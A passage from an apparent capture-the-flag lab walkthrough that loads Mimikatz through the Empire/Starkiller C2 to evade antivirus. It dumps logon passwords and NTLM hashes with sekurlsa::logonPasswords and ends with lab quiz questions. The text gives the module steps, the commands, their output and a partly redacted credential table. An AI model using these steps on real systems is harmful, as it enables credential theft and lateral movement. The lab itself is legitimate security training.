
20

From the previous task, we know the command syntax for Mimikatz. we now need an easy way to get it on the machine and execute Mimikatz commands. This can be done by getting a Mimikatz binary and putting it on the machine, however this will get picked up almost instantly by pretty much every AV, to make life easier and bypass AV you can utilize a c2 like empire to load a Mimikatz module and execute commands remotely. We already have a responding agent on THROWBACK-PROD so we can continue to use our agent with elevated privileges.

Loading Mimikatz with Starkiller
Starkiller offers 16 different modules for utilizing mimikatz. Most of them are specific to one mimikatz module such as powershell/credentials/mimkatz/silver_tickets. Empire also has a module that can run any mimikatz module and command the Empire module for it
is powershell/credentials/mimikatz/command. We will be utilizing the command module however the other modules have the same functionality.
1.) Navigate to the interaction menu of an agent.
2.) Select powershell/credentials/mimikatz/command
3.) Insert the command that you want to execute with mimikatz for example privilege::debug




powershell/credentials/mimikatz/command

Command
privilege::debug

Loading the mimikatz command module in Starkiller

4.) submit



```
Hostname:                      local /

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 11 2020 14:07:15
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK
```


Checking privileges with mimikatz in Starkiller

Dumping the World with Mimikatz

We can utilize all commands within mimikatz from the module. We can dump logged in users passwords to gather a password or hash to authenticate or pass the hash with.

1.) Select powershell/credentials/mimkatz/command

2.) sekurlsa::logonPasswords




```
  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 11 2020 14:07:15
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonPasswords

Authentication Id : 0 ; 17114507 (00000000:0105258b)
Session           : NetworkCleartext from 0
User Name         :
Domain            :
Logon Server      :
Logon Time        : 8/23/2020 1:46:00 PM
SID               : S-1-5-21
    msv :
     [00000003] Primary
     * Username :
     * Domain   :
     * NTLM     : b894c6f5[redacted]51d9d6
     * SHA1     : d16[redacted]0d178c1
     * DPAPI    : 5f4[redacted]84d5d
```

Dumping Login Passwords with mimikatz

3.) Easily find organized credentials in the Credentials tab



Credentials

Credentials

ADD CREDENTIAL

id	CredType	Username	Password	Domain	Host	Notes	SID
1	hash	user	password	EXAMPLE.local	EXAMPLE-WS01		
2	hash	[redacted]	b81[redacted]8f9b6			2020-08-12 19:09:10	
3	hash	[redacted]	592[redacted]316			2020-08-12 19:09:10	
4	plaintext	[redacted]	T[redacted]7	[redacted]LOCAL		2020-08-15 13:57:02	
5	hash	[redacted]	c37[redacted]b5b			2020-08-15 14:00:09	
6	hash	Administrator	a06[redacted]47a			2020-08-16 13:09:47	
7	plaintext	[redacted]	7eQ[redacted]5k9			2020-08-16 13:09:47	
8	hash	[redacted]	b89[redacted]9d6			2020-08-23 16:55:07	
9	hash	[redacted]	b7c[redacted]b6c			2020-08-23 16:55:07	
10	hash	[redacted]	c07[redacted]a24	CORPORATE		2020-08-23 16:55:07	

Starkiller organize credentials in the Credentials tab

Now that we have some hashes and passwords we can utilize further attacks with them to gain footholds onto more devices within the network.

Answer the questions below

What domain user was logged in?

Correct Answer

What is the user's hash?

Correct Answer

What is the administrator's NTLM hash?

Correct Answer